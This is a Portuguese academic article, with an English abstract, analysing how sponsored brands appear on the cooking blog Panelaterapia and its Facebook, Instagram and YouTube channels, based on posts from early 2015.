O objetivo principal deste artigo é identificar e analisar como as marcas aparecem nos espaços mantidos pela blogueira Tatiana Romano a partir do blog Panelaterapia. Como objetivos específicos, o estudo busca investigar a apropriação das mídias sociais pela blogueira; analisar como se dá a inserção das marcas dentro do conteúdo do blog e de outras plataformas e, por fim, comparar as formas como as marcas aparecem nos espaços mantidos pela blogueira. Metodologicamente, esta pesquisa classifica-se como exploratória, que permite familiarizar-se com o problema e suas diversas faces, relacionando-se entre si os conhecimentos empíricos com os conhecimentos científicos. No que tange aos procedimentos técnicos, foram utilizados a pesquisa bibliográfica e o estudo de caso. Conclui-se que as marcas presentes no blog Panelaterapia e suas extensões aparecem em contextos e formatos diferentes de acordo com cada plataforma. Constatou-se, também, que o próprio blog Panelaterapia tornou-se uma marca reconhecida. Além disso, pode-se dizer que a própria blogueira Tatiana Romano é uma marca, visto que o lançamento de um livro baseia-se em sua reputação como profissional, o que tem feito dela garota-propaganda de outras marcas até mesmo fora de seu canal Panelaterapia.

Palavras-chave: Marcas. Marcas na Internet. Sites de Redes Sociais. Panelaterapia. Blog.

A B S T R A C T

The main purpose of this article is to identify and analyze how trademarks appear in the spaces maintained by blogger Tatiana Romano from the Panelaterapia blog. As specific objectives, this study seeks to investigate the ownership of social media by blogger, analyze the insertion of the brands within the content of the blog and other platforms, and finally compare the ways in which the marks appear in the spaces maintained by the blogger. Methodologically, this research is classified as exploratory, allowing become familiar with the problem and its various faces, relating among themselves the empirical knowledge with scientific knowledge. With regard to technical procedures were used to bibliographical research and case study. It is concluded that the marks present on the Panelaterapia blog and its extensions appear in contexts and different formats according to each platform. It was noted, also, that the own Panelaterapia blog has become a recognized brand. In addition, it can be said that own blogger Tatiana Romano is a trademark, since the launch of a book based on his reputation as a professional, what has made her the poster child of other brands even outside of your Panelaterapia channel.

Keywords: Brands. Brands on the Internet. Social networking sites. Panelaterapia. Blog.

1 INTRODUÇÃO

O rápido avanço da internet e das mídias sociais, aliado as mudanças de hábitos de consumo despertou a necessidade de um novo modo de comunicar. Se antigamente a aposta das marcas era comunicar para o maior número de pessoas possível através das mídias de massa, como rádio, televisão e jornal, hoje o desafio é identificar o perfil dos seus consumidores e buscar cada vez mais uma comunicação segmentada e dirigida para aquele público específico.

Dessa forma, a Internet permitiu a seus usuários expressar sua opinião e se fazerem ouvir, despertou o interesse (obrigatório) das empresas em saber quem são seus consumidores, onde estão, o que estão falando.

Ainda nesse contexto, uma parcela cada vez mais significativa de empresas tem buscado representatividade através de celebridades da web, que possuem milhares de seguidores em diversas plataformas.

Essas ações baseiam-se não somente na reputação da marca, mas também da pessoa que a recomenda. A resenha de um produto em um blog pode ser um fator para que o leitor faça imediatamente uma relação custo/benefício baseada na experiência relatada e tome, a partir daí, sua decisão de compra.

Por fim, pôde-se perceber essa realidade, também no blog Panelaterapia. Com o passar do tempo notou-se a frequência cada vez maior de marcas patrocinando postagens nesse blog e, dessa forma, surgiu a seguinte questão de pesquisa: de que forma as marcas aparecem nos espaços mantidos pela blogueira?

Partindo deste problema, definiu-se como objetivo geral identificar e analisar como as marcas aparecem nos espaços mantidos pela blogueira Tatiana Romano. Como objetivos específicos, buscou-se apontar a apropriação das mídias sociais pela blogueira; analisar como

2 MARCAS NA INTERNET

se dá a inserção das marcas dentro do conteúdo do blog e de suas extensões no Facebook, Instagram e YouTube e, finalmente, comparar as formas como as marcas aparecem nos espaços mantidos pela blogueira.

Dessa forma, recorre-se à abordagem teórica da presença das marcas na Internet em que se traça um panorama da evolução conceitual deste tema a partir de um conjunto de conceitos apresentados por alguns autores como Sampaio (2002), Pinho (2000), Klein (2003). Em seguida, procede-se por um levantamento bibliográfico sobre sites de redes sociais a partir de Recuero (2009), Primo (2008) e Torres (2009) e, finaliza-se, com a apresentação do método de pesquisa utilizado, o objeto de estudo, bem como desenvolvimento da análise, chegando-se às conclusões do estudo.

De acordo com Sampaio (2002, p. 121), marca “é a síntese das experiências reais e virtuais, objetivas e subjetivas, vividas em relação ao produto, serviço, empresa, instituição ou, mesmo pessoa.”.

Já Pinho (2000, p. 99) afirma que

A marca não designa apenas um produto ou serviço, mas incorpora um conjunto de valores e atributos tangíveis e intangíveis relevantes para o consumidor e que contribuem para diferenciá-la daquelas que lhe são similares. Assim, ao adquirir um produto, o consumidor não compra apenas um bem, mas todo o conjunto de valores e atributos da marca. Portanto, a marca é a síntese dos elementos físicos, racionais, emocionais e estéticos nela presentes e desenvolvidos ao longo dos tempos.

Dessa forma, marcas são símbolos de valor, um conjunto de crenças que gera um sentimento de pertencimento, um compromisso de conduta de determinado grupo.

Klein (2002) percebe que a “essência da marca” distanciou-se dos produtos e aproximou-se das características psicológicas e antropológicas da nossa sociedade, pois diante de tanta oferta de um mesmo produto, o consumidor acaba escolhendo pela marca.

Dessa forma, “mais do que um nome e suas representações, a marca contemporânea é um fenômeno que implica uma grande carga simbólica e ideológica, pois sua presença evoca e mobiliza sistemas de valores sociais e culturais”. (PEROTTO, 2007, p. 129)

Consumir marcas configura-se como um símbolo social, gera um sentimento de aceitação, de pertencimento a determinado grupo social. Dessa forma, não é apenas o produto que está sendo pago no ato da compra, mas também seu poder de conferir status social. (PEREZ, 2004)

Antes da disseminação da Internet era fácil ser coerente através das grandes mídias, bastava que uma marca anunciasse em um grande veículo de comunicação para obter resultados expressivos. Hoje, a concorrência tornou-se acirrada, houve um desdobramento e segmentação dos veículos, e as opções de veículos e formatos se multiplicaram.

Para estar na preferência dos consumidores, cada vez mais as marcas buscam construir um relacionamento, pois a venda não ocorre somente no momento da compra, uma vez que o consumidor pode usar as redes para exprimir sua satisfação ou não com o produto após seu consumo.

Esse fato muda as relações de poder, uma vez que um comentário negativo ou positivo pode ser compartilhado inúmeras vezes, iniciando uma propagação. Basta o conteúdo ser considerado interessante e então pode ganhar proporções imprevisíveis.

3 SITES DE REDES SOCIAIS

O consumo se tornou mais do que apenas uma compra, passou a ser uma experiência em que o consumidor busca informações sobre seus produtos e serviços antes, inclusive, de obtê-lo, por meio das experiências de outros consumidores com quem mantém relação a partir das redes sociais. (TORRES, 2009)

Ainda que milhares de internautas desconheçam o poder das redes sociais na Internet, estes são impactados todos os dias pela opinião de outros consumidores internautas. O consumo baseado na influência direta tem crescido e isso reflete na perda de espaço da propaganda nos meios de massa e lealdade à marca, onde o testemunho, indicação e reputação de outros consumidores têm adquirido cada vez mais força.

Assim, pode-se perceber a evolução do termo marca, que passou de mero símbolo de identificação para o maior patrimônio ativo de uma empresa, mudando até mesmo sua forma de diálogo com o consumidor.

A interação e o compartilhamento de informações através da Internet trouxeram a socialização dos dados, e assim rapidamente o problema de um pode virar o problema de todos através das redes sociais, que conectam mais do que computadores, conectam pessoas.

(...) uma rede social é definida como um conjunto de dois elementos: atores (pessoas, instituições ou grupo; os nós da rede) e suas conexões (interações ou laços sociais) (Wasserman e Faust, 1994; Degenne e Forse, 1999). Uma rede, assim, é uma metáfora para observar os padrões de conexão de um grupo social, a partir das conexões estabelecidas entre diversos atores. A abordagem de rede tem, assim, seu foco na estrutura social, onde não é possível isolar os atores sociais e nem suas conexões. (RECUERO, 2009, p.24)

A autora complementa afirmando que esses padrões de conexão permitem ao usuário construir, interagir e comunicar, e, ao mesmo tempo em que alimenta essa estrutura, também deixa rastros de sua identidade, possibilitando assim o estudo das redes sociais. Esse estudo (Recuero, 2009) foca o problema de como as estruturas sociais surgem, de que tipo são, como são compostas. Dessa forma, cabe direcionar as redes sociais como sites de redes sociais, que “não são exatamente um elemento novo, mas uma consequência da apropriação das ferramentas de comunicação mediada pelo computador pelos atores sociais” (RECUERO, 2009, p. 102).

Ainda, segundo Recuero (2009), embora os sites de redes sociais atuem como suporte para as interações que constituirão as redes sociais, eles não são, por si, redes sociais. Elas são apenas um sistema que dependem dos atores sociais para existir.

A grande diferença apontada entre os sites de redes sociais e outras formas de comunicação mediada pelo computador é a manutenção dos laços no espaço off-line, como por exemplo, os fotologs, os blogs e as ferramentas de micromessaging como Twitter¹.

Para estruturar esse conceito, Recuero divide os sites de redes sociais em dois tipos: os apropriados e os estruturados. E assim, os chama de sites de redes sociais propriamente ditos e sites de redes sociais apropriados. Os sites de redes sociais propriamente ditos são aqueles focados em expor e publicar, onde o indivíduo cria um perfil para então interagir com outras pessoas, como é o caso do Facebook² e Instagram³. Já os sites de redes sociais apropriados

¹ <https://twitter.com/?lang=pt>

² <https://www.facebook.com/>

³ <https://www.instagram.com/>

são aqueles que não eram originalmente voltados para mostrar redes sociais, mas acabaram utilizados para este fim, como por exemplo, os blogs, que são construídos como espaços pessoais, mas através dos comentários e links acabam gerando interação entre os atores.

A autora ainda apresenta a ideia de que um mesmo ator pode se apropriar de diferentes ferramentas para diferentes planos de sociabilidade, como por exemplo, um blog que possui uma página no Facebook ou Instagram. O conteúdo vai à mesma linha, porém é uma forma de o blogueiro comunicar o mesmo conteúdo em formatos diferentes e assim se tornar mais conhecido, uma vez que está inserido em diferentes plataformas.

Jenkins, Green e Ford (2014, p. 24) falam em um modelo mais participativo de cultura, em que o modelo de mensagem pré-construída já não serve mais aos consumidores, uma vez que estes são capazes de moldar, compartilhar e reconfigurar o conteúdo. Ou seja, o grande desafio é criar conteúdo “propagável” através da rede de fãs, fazendo com que o conteúdo exista além do seu contexto original, que ganhe “vida” através de seus espectadores.

Em 1992, Henry Jenkins cunhou o termo “cultura participativa” para descrever comunidades de fãs e diferenciá-los de espectador. Esse termo nunca esteve tão atual, e pode ser utilizado também para descrever grupos que produzem e distribuem conteúdo via Internet.

Outro conceito desenvolvido por Jenkins, Green e Ford (2014) diz respeito ao engajamento, em que a ideia é levar o conteúdo além de sua plataforma original. Por exemplo, um conteúdo criado exclusivamente para televisão pode ser comentado no Twitter, postado no YouTube, compartilhado no Facebook. “O modelo de engajamento sugere que ter alguma coisa para fazer também dá aos fãs algo sobre o que falar e os incentiva a propagar conteúdo para outros membros potenciais do público.” (JENKINS, FORD, GREEN, 2014, p. 175)

Dessa forma, podemos diferenciar aderência e engajamento pela finalidade da criação do conteúdo. Se a busca pela aderência privilegiava direcionar o maior número de pessoas para um mesmo conteúdo, centralizando as atenções para medir e moldar conteúdos similares, esperando-se os mesmos “resultados”, o engajamento busca que esses mesmos espectadores sejam porta-vozes desse conteúdo, propagando para suas redes e moldando possíveis novos conteúdos ou remodelando os já existentes.

Assim, cabe conhecermos alguns desses sites de redes sociais. Como são muitos os sites, o critério utilizado é apresentar apenas os sites que a blogueira Tatiana Romano, que mantém o blog Panelaterapia, objeto de estudo desse artigo, utiliza. Ou seja, blog, Facebook, Instagram e Youtube.

3.1 BLOGS

De acordo com Aquino (2009, p. 253) blogs são espaços públicos e pessoais, ou seja, espaços públicos de escrita coletiva, onde os leitores não podem modificar o post, mas podem escrevê-lo junto com o blogueiro no momento em que redigem comentários, e pessoais por possuir um administrador, que além de criar conteúdo, faz a moderação entre as publicações e os comentários.

Com a evolução dos blogs, esse universo ganhou algumas definições, como blogosfera, para definir essa rede invisível de blogs e blogueiros; o próprio termo blogueiro/a, para definir a pessoa que escreve; post/postagem para definir o texto escrito; publieditorial para assinalar que o post recebeu algum incentivo para que o blogueiro falasse a respeito. (TORRES, 2009)

A popularidade dos blogs se deu a partir da adição da ferramenta de comentários, onde o leitor passou a interagir com o escritor do texto e também com outros leitores, tornando o blog um espaço de socialização e constituindo uma rede social. (AMARAL, RECUERO E MONTARDO, 2009).

Diante da consolidação de diferentes tipos de blogs, Primo (2008, p. 123) critica as tentativas de “definir o conteúdo dos blogs em virtude do uso da ferramenta”. Para este autor, grande parte da confusão gerada acerca da definição de blogs vem do fato de que o termo “blog” poder ser usado em referência a textos (posts), programas (Blogger, Wordpress) ou mesmo espaço (endereço do blog/ URL).

Segundo Primo (2008) o blog pessoal só depende da vontade de criá-lo e o único compromisso do blogueiro é com a audiência. Os blogs profissionais também podem ser produzidos por uma única pessoa, porém responder a um objetivo comercial ou buscam criar reputação em determinado assunto, também visando ganhos futuros.

Os blogs coletivos também apresentam diferenças. Eles podem ser escritos por um grupo de amigos sobre um tema específico, como moda, decoração, culinária, onde cada um apresenta suas considerações individuais através das postagens; um espaço de apoio, que dá suporte on-line sobre diversos assuntos como informática, saúde; ou ainda um registro sobre os avanços de determinada pesquisa ou trabalho.

3.2 FACEBOOK

O Facebook é uma empresa privada que tem seu funcionamento através de perfis e comunidades. Suas características fundamentais são: a página inicial, que inclui a atualização

dos amigos; e o perfil, que exibe informações sobre o indivíduo em uma linha do tempo, suas áreas de interesse e contato. Também inclui aplicativos básicos como fotos, eventos, vídeos, grupos, páginas, que permitem acessar e compartilhar informações.

Através da página inicial de seu perfil, o usuário pode informar se gostou de algum conteúdo postado através do botão “curtir”, “comentar” ou ainda reproduzir a informação aos seus amigos através do botão “compartilhar”.

O Facebook ainda permite que as organizações criem *fan pages* que, ao serem curtidas pelos usuários, ficam registradas em suas preferências e este passa a receber informações e atualizações. A *fan page* ainda permite adicionar conteúdo de outros sites de redes sociais, como o YouTube, por exemplo.

Um perfil é para pessoas físicas e limitado a cinco mil amigos, e a *fan page* é uma ferramenta para empresas, onde se permite fazer publicidade e não há limites de pessoas. É permitido customizar a página e também mensurar dados estatísticos e comportamento dos “fãs” (pessoas que curtiram a página).

Seu lançamento oficial foi em 2004, mas apenas em 2006 tornou-se aberto a qualquer pessoa que desejasse se inscrever, através da opção “abrir uma conta”.

3.3 INSTAGRAM

Lançado em 06 de outubro de 2010, o Instagram é aplicativo gratuito para dispositivos móveis que inicialmente estava disponível apenas para o sistema iOS, mas passou a ser disponibilizado para o sistema Android a partir de 03 de abril de 2012.

Este aplicativo permite que o usuário tire fotografias, aplique filtros com diferentes padrões estéticos e compartilhe o resultado com amigos no próprio aplicativo, no Facebook, no Twitter, no Tumblr e no Foursquare, ou seja, não fica restrito apenas a quem é seu usuário.

Em setembro de 2012 o Instagram foi oficialmente comprado pelo Facebook e a prioridade dessa fusão era aumentar os recursos do aplicativo e não somente integrá-los.

3.4 YOUTUBE

O Youtube é uma mídia similar à televisão, que trabalha com vídeos curtos, publicados diretamente pelos internautas, e que podem ser assistidos por qualquer pessoa em qualquer computador sem a necessidade de nenhum programa ou conexão especial. (TORRES, 2009, p. 134).

Além disso, o site possui um buscador próprio através de palavras-chave, pode marcar um vídeo como “favorito”, marcar como “gostei” ou “não gostei” através de uma conta criada no site ou no Google, compartilhar com amigos em outras redes sociais, como Facebook, Twitter, Google+, enviar por e-mail, adicionar em sua lista de reprodução para assistir posteriormente, comentar os vídeos e ler os comentários de outros usuários.

Segundo Jenkins, Ford e Green (2014, p. 24) “o público não é mais visto como simplesmente um grupo de consumidores de mensagens pré-construídas, mas como pessoas que estão moldando, compartilhando, reconfigurando e remixando conteúdos de mídia de maneiras que não poderiam ter sido imaginadas antes”.

Estamos vivenciando um período de grandes mudanças, em que o consumidor está cada vez mais se habituando a buscar informação sobre a reputação da marca antes de se decidir entre este e aquele produto.

As pessoas ganharam voz na Internet, é a chamada Era da Recomendação, em que as informações são cada vez mais acessíveis para o consumidor. Os formadores de opinião acabam influenciando outras pessoas a tentar coisas novas, que talvez em outras circunstâncias não experimentassem.

Baseados nisso, algumas marcas buscam associar-se a blogueiros e personalidades da Internet para entender o perfil de seus consumidores, pois passam a conhecer seus gostos e hábitos pessoais, sabem quais são seus interesses, e ainda tem acesso à opinião do consumidor através dos comentários.

Essas ações baseiam-se não na reputação da marca, mas da pessoa que recomenda. A resenha de um produto em um site de rede social pode ser um fator para que o leitor faça imediatamente uma relação de custo/benefício baseada na experiência relatada e tome a partir daí sua decisão de compra.

Como o blog tem essa característica de personalidade, acaba gerando laços entre o blogueiro e seus leitores, que consideram suas opiniões indubitáveis. Segundo Patricia Moura (2010) “os blogueiros são considerados produtores de conteúdo e formadores de opinião dentro do ciberespaço”.

5 MÉTODO, OBJETO E ANÁLISE

5.1 MÉTODO

Este item apresenta os procedimentos metodológicos utilizados. Quanto à sua natureza é uma pesquisa básica que “objetiva gerar conhecimentos novos úteis para o avanço da ciência sem aplicação prática” (PRODANOV; FREITAS, 2009, p. 62).

Em relação aos objetivos, essa pesquisa se caracteriza como método exploratório, que permite familiarizar-se com o problema e suas diversas faces, juntando os conhecimentos empíricos com os conhecimentos científicos.

A segunda etapa deste artigo, onde se apresenta o objeto de estudo, consistirá na observação e análise das postagens realizadas pela blogueira, nos meses de janeiro, fevereiro e março de 2015 e nas diversas plataformas utilizadas para divulgar o blog Panelaterapia⁴, bem como a interação dos leitores com as postagens.

As categorias a serem utilizadas na análise constam na tabela 1.

REFERENCIAL TEÓRIO	CATEGORIA	PERGUNTA
1. Marcas na web	Conceito de marca	Qual o conceito mais adequado para as marcas parceiras do blog Panelaterapia?
1. Marcas na web	Contexto em que as marcas aparecem	A forma como as marcas são apresentadas tem diferença de acordo com a plataforma utilizada pela blogueira?
2. Sites de redes sociais	Tipo de blog	De acordo com Primo (2008), o Panelaterapia é qual tipo de blog?

Quadro 1 - Categorias de análise

Fonte: Elaborado pelas autoras

⁴ <http://www.panelaterapia.com/>

5.2 OBJETO

Para análise da inserção das marcas nos sites de redes sociais na Internet foi selecionado como objeto de estudo o blog Panelaterapia, bem como demais os espaço mantidos pela blogueira Tatiana Romano, como Facebook, Instagram e canal no YouTube.

O Panelaterapia surgiu em 2009 em um momento de muito stress na vida da blogueira. Psicóloga por formação trabalhava em uma consultoria em tempo integral, dava aula em duas faculdades e fazia uma segunda pós-graduação aos sábados.

Em 2010, o blog começou a se solidificar na blogosfera, mesmo período em que vivia uma crise existencial, segundo relatado pela blogueira no livro *Panelaterapia: Receitas para fazer da cozinha o seu divã* e, aos poucos, foi largando seus empregos para se dedicar unicamente ao blog. Tatiana comenta que teve de estudar e aprender um novo universo (o mundo digital) e quando percebeu o blog já havia se tornado seu trabalho principal. De acordo com Tatiana Romano, 90% das receitas são para iniciantes ou pessoas com pouca experiência ou habilidades na cozinha.

Atualmente, Tatiana trabalha em tempo integral para o blog e suas extensões, é colunista no Caras Blogs, um blog mantido pela Revista Caras⁵, que conta com blogueiros de renome nacional em postagens esporádicas, e também produz conteúdo para o canal Tastemade Brasil⁶, junto com outros blogueiros.

⁵ Revista semanal que fala sobre a vida das celebridades com fotos, notícias e reportagens, com uma circulação média de mais de 264 mil exemplares

⁶ <https://www.youtube.com/user/tastemadebr>

Em 2011, criou a *fan page* no Facebook,⁷ supostamente para que o conteúdo do blog tivesse mais visibilidade e, conseqüentemente, mais interação. Esse espaço conta, hoje, com mais de um milhão de curtidas.

Em 2014, a blogueira criou um perfil no Instagram⁸, provavelmente com o mesmo objetivo da criação da página no Facebook, que atualmente conta com mais de 66 mil seguidores.

O canal no Youtube⁹ foi criado em 2012, segundo a blogueira apenas para testar sua capacidade de gravar e editar um vídeo, sem qualquer pretensão, mas o canal só se tornou ativo na publicação de vídeos em 2014. Atualmente são mais de um milhão inscritos, e mais de cinco milhões de visualizações.

O ano de 2015 foi marcado pelo lançamento do livro *Panelaterapia: Receitas para fazer da cozinha o seu divã* no mês de fevereiro, pela Editora Belas Letras. Houve cerimônias de lançamento do livro em várias cidades do Brasil e esse fato foi bastante mencionado pelos leitores nos diversos canais do blog.

5.3 ANÁLISE

5.3.1 O blog Panelaterapia

Os dados dessa pesquisa foram coletados através da observação do blog Panelaterapia no período de 11 a 14 de abril de 2015, a partir das postagens feitas entre os meses de janeiro e março do mesmo ano.

⁷ <https://www.facebook.com/panelaterapia>

⁸ <https://www.instagram.com/panelaterapia/>

⁹ <https://www.youtube.com/user/BlogPanelaterapia>

Neste período houve 67 postagens com 1.020 comentários. Destas, vemos no quadro 2 a presença das marcas:

As marcas presentes no blog Panelaterapia podem ser descritas como “elementos muito complexos, de muitas dimensões, sentidos e percepções” conforme descrito por Deos (2003 apud SAMPAIO, 2003 p. 123), pois analisando o conjunto de aparições tanto na página inicial, como no contexto das postagens, podemos perceber que as marcas anunciadas são de produtos e serviços variados.

Quanto à sua tipologia em termos de site de rede social, de acordo com Recuero (2009), o blog Panelaterapia pode ser classificado como um site de rede social apropriado, pois através dos comentários o blog gera interação entre os atores, e utiliza redes sociais propriamente ditas, como Facebook e Instagram, e site de rede social apropriado, como o Youtube, supostamente para se tornar mais conhecida e alcançar maior visibilidade.

Segundo a classificação de Primo (2008), o Panelaterapia é um blog pessoal, pois é escrito por uma única pessoa, mas também profissional, pois responde a objetivos comerciais, conforme demonstra a presença da aba anuncie disponível no blog que informa as vantagens de se tornar um anunciante. Além disso, oferece Mídia Kit para interessados em anunciar no blog, ainda que este material não esteja disponível no blog.

Em relação aos anúncios, no total foram contabilizados oito, dos quais seis, mediante clique, direcionavam para o site do anunciante, e dois destes abriam a página do anunciante na aba do próprio blog.

Entre as postagens, foram contabilizados onze que se referiam a postagens patrocinadas. Esse tipo de postagem foi identificada pela presença do marcador publicidade ou pelo

Postagens analisadas	Postagens com marcador publicidade	Postagens em que aparecem citações de marcas
67	11	23

Quadro 2. Presença das marcas no blog Panelaterapia
Fonte: Elaborado pelas autoras

fato de que anunciavam ao final do texto que recebeu algum incentivo da marca.

Nas postagens em que são citadas marcas, percebe-se a ocorrência de menos comentários que as demais.

De acordo com Recuero (2009), os laços sociais estabelecidos através dos comentários do blog Panelaterapia, podem ser classificados como laços fortes, que se caracterizam pela intimidade, proximidade e intencionalidade em criar e manter uma conexão.

5.3.2 *Fan page* do Panelaterapia

A *fan page* do blog Panelaterapia no Facebook se denomina Panelaterapia Receitas e Vídeos e os dados para esta análise foram coletados em 21 de abril de 2015, a partir das postagens feitas entre os meses de janeiro e março do mesmo ano.

Neste período houve 63 postagens com 72.000 curtidas, quase a mesma quantidade de compartilhamentos, 71.700, e cerca de 5.000 comentários.

Das postagens elaboradas nesse período, verificamos a presença explícita de marcas em apenas duas delas, como mostra o quadro 3.

Como a presença das marcas é escassa neste período analisado, o conceito de marca abordado fica comprometido, mas a definição de Perotto (2007, p. 129) de que “mais do que um nome e suas representações, a marca contemporânea é um fenômeno que implica uma grande carga simbólica e ideológica, pois sua presença evoca e mobiliza sistemas de valores sociais e culturais” é o que mais se encaixa, visto que a marca nesse momento é mais a blogueira do que o produto em si, pois os seguidores da *fan page* Panelaterapia Receitas e Vídeos curtem a publicação da blogueira, e não, necessariamente, do conteúdo marca.

Postagens analisadas	Postagens com presença de marcas
63	2

Quadro 3. Presença das marcas na *fan page* Panelaterapia Receitas e Vídeos
Fonte: Elaborado pelas autoras

Quanto à sua tipologia em termos de site de rede social, de acordo com Recuero (2009), o Facebook e a *fan page* Panelaterapia Receitas e Vídeos são sites de rede social propriamente ditos, pois seu foco é expor e publicar a rede de um determinado ator. Nesse sentido, a página tem 1,1 milhões de curtidores. É uma forma de a blogueira comunicar o mesmo conteúdo em formatos diferentes e assim se tornar mais conhecida, uma vez que está inserida em diferentes plataformas. A blogueira não gera novos conteúdos através desta plataforma e as postagens baseiam-se em “confira hoje no blog”, ou “tem vídeo novo no canal do Youtube”.

As postagens são ilustradas com as mesmas fotos do post divulgado e raramente aparece foto da pessoa Tatiana Romano, e quando aparece, normalmente, é em companhia de outras pessoas, em eventos ou algo do gênero,

De acordo com Recuero (2009) os laços sociais podem ser classificados como fracos, visto que não necessita de interação para manter laços, basta “curtir” a *fan page* para fazer parte dela.

5.3.3 Instagram

Os dados para análise do Instagram Panelaterapia foram coletados entre os dias 04 e 09 de maio, a partir das postagens feitas nos meses de janeiro, fevereiro e março de 2015.

Nesse período, houve duzentas e quarenta e seis postagens, mais de 998.000 curtidas e 9.634 comentários.

Das postagens feitas nesse período, vemos no quadro 4 em quantas delas foram localizadas a presença das marcas.

Postagens analisadas	Postagens com fotos de produtos ou #marcas ¹
246	71

Quadro 4 - Presença das marcas no Instagram Panelaterapia
Fonte: Elaborado pela autora

O Instagram não possui um marcador de publicidade e a maior parte das postagens se resume a uma breve legenda acrescida de foto e, eventualmente, a blogueira marca outro usuário (página de alguma marca) usando uma hashtag. Assim, a presença das marcas pode ser identificada através das fotos e legendas.

O conceito para as marcas presentes no Instagram Panelaterapia pode ser descrita como “uma síntese das experiências reais e virtuais, objetivas e subjetivas, vividas em relação ao produto, serviço, empresa, instituição ou, mesmo pessoa.” (SAMPAIO, 2002, p. 121), complementado por Deos (apud SAMPAIO, 2003 p. 123) que diz que

O certo é que a marca é algo vivo e cultivado de forma muito intensa nas comunidades, pois estamos o tempo todo nos relacionando com elas e compartilhando de tudo que elas nos disponibilizam, vivenciando novas experiências e mantendo velhos e duradouros relacionamentos.

Quanto à sua tipologia em termos de site de rede social, de acordo com Recuero (2009), o Instagram é um site de rede social propriamente dito, pois seu foco é expor e publicar a rede de um determinado ator. Nesse sentido, a página tem mais de setenta e seis mil seguidores.

Por outro lado, o Instagram Panelaterapia também pode ser classificado como site de rede social apropriado, pois funciona como uma extensão do blog Panelaterapia e mostra a pessoa Tatiana em seu dia a dia (diferente do blog que privilegia a blogueira Tatiana), bem como alguns conteúdos que não teriam relevância no blog, mas que fazem sucesso entre os seguidores da página.

Das plataformas analisadas até aqui, esta é a única em que ela mostra seu dia a dia, as coisas que come, que veste, que gosta ou desgosta. É a pessoa que tem um cachorro agitado

e não se importa, que troca uma refeição vez ou outra por lanche na rua, que tira uma folguinha na vida corrida para visitar a mãe, que aproveita o tempo livre com o marido.

De acordo com Recuero (2009), os laços sociais estabelecidos através dos comentários do Instagram Panelaterapia, podem ser classificados como laços fortes, que se caracterizam pela intimidade, proximidade e intencionalidade em criar e manter uma conexão, visto que a blogueira interage e responde a vários comentários dos seguidores. Outro fator para classificar como laço forte, são os compartilhamentos de sua rotina, mostrando a pessoa por detrás da blogueira, que é mulher, esposa, filha, mãe de um cachorro, profissional.

Postagens analisadas	Postagens com presença de marcas ¹
26	10

Quadro 5 - Presença de marcas no canal Panelaterapia no YouTube
Fonte: Elaborado pelas autoras

¹ #hashtag, utilizado para marcar outros usuários/ páginas do Instagram

5.3.4 Youtube

Os dados para essa análise foram coletados no dia 09 de maio de 2015, a partir de postagens feitas nos meses de janeiro, fevereiro e março do mesmo ano.

Neste período, houve 26 postagens, com 982.452 visualizações desses vídeos até o momento, 47.968 marcações “gostei”, 347 “não gostei” e mais de 1.700 comentários.

Das postagens nesse período, vemos no quadro 5 a presença das marcas.

O conceito de marca para este canal é descrito por Pinho (2000, p. 99)

A marca não designa apenas um produto ou serviço, mas incorpora um conjunto de valores e atributos tangíveis e intangíveis relevantes para o consumidor e que contribuem para diferenciá-la daquelas que lhe são similares. Assim, ao adquirir um produto, o consumidor não compra apenas um bem, mas todo o conjunto de valores e atributos da marca. Portanto, a marca é a síntese dos elementos físicos, racionais, emocionais e estéticos nela presentes e desenvolvidos ao longo dos tempos. (PINHO, 2000, p. 99)

Assim, as marcas presentes no canal Panelaterapia no YouTube incorporam os valores e atributos da blogueira Tatiana Romano, pois naquele momento é a reputação dela frente à reputação da própria marca.

Quanto à sua tipologia em termos de site de rede social, de acordo com Recuero (2009), o canal Panelaterapia no YouTube pode ser classificado como um site de rede social apropriado, pois não foi criado com o objetivo de interação, mas os comentários geram interação entre blogueiros e leitores, e leitores entre si.

O canal Panelaterapia no Youtube segue a linha do blog em termos de cores e logotipia. É composto por vídeos, descrição de cada vídeo e comentários dos usuários. Durante os vídeos a logo do Panelaterapia aparece em estilo marca d'água no canto inferior direito. Clicando na guia "inscrever-se" é possível receber no e-mail um aviso a cada vez que a blogueira posta conteúdo novo.

Os vídeos são bem produzidos, estilo programa de culinária na televisão. Antes de encerrar cada gravação, ela anuncia o próprio canal pedindo para que os usuários deixem "um jóinha" (marcar como "gostei") e pede para clicar no botão "inscrever-se" que aparece no canto superior do vídeo, que, segundo Tatiana, isso contribui para o canal crescer.

A presença das marcas pode ser vista durante os vídeos, na utilização para preparo de receitas, no texto falado, ou de forma subliminar presente no cenário.

6 ANÁLISE DOS RESULTADOS OBTIDOS

Após análise do blog Panelaterapia e de suas extensões no Facebook, Instagram e YouTube, percebe-se que cada plataforma carrega uma linguagem própria e mostra e faces diferentes da blogueira Tatiana Romano em relação à marca Panelaterapia.

No blog, ela se dedica basicamente às receitas e conteúdos relacionados ao universo da gastronomia. Ela usa esse canal como sua principal ferramenta de trabalho, mostrando-se mais profissionalmente, com conteúdo organizado, bem escrito e de fácil compreensão. As postagens são ilustradas com foto e esse foi o início da marca Panelaterapia.

O Facebook do Panelaterapia surgiu na fase de ampla expansão do aplicativo no Brasil. Então, aparentemente como forma de trazer uma proximidade com seus leitores, ela criou um perfil que mais tarde foi convertido em *fan page*. Hoje, a principal função da *fan page* Panelaterapia Receitas e Vídeos é divulgar o blog e o seu canal no Youtube, em um esforço para aumentar a visibilidade desses espaços. Essa página no Facebook é um espaço impessoal em relação às outras plataformas, onde há pouca interação da blogueira com seus seguidores.

O canal Panelaterapia no YouTube tornou-se ativo recentemente. Foi um dos canais que mais evoluiu em termos estéticos, pois os vídeos inicialmente pareciam bem caseiros, sem grandes preocupações com cenário ou figurino. Era possível ver o cenário bagunçado, o cabelo da blogueira desarrumado e linguagem coloquial em sua fala carregada de sotaque.

Hoje, nota-se um estilo profissional, como um programa televisivo, com cenário impecável, figurino e maquiagem, e o estilo de linguagem também mudou. Mesmo nos poucos vídeos onde ela conta um pouco mais de sua vida, é possível notar que existe um roteiro.

O Instagram é uma das plataformas onde mais se mantém ativa, com mais de uma postagem diária e com estilo livre. Nessa plataforma é possível conhecer um pouco mais da

pessoa Tatiana, e embora seja uma extensão do blog Panelaterapia, ela compartilha muito mais coisas pessoais do que profissionais.

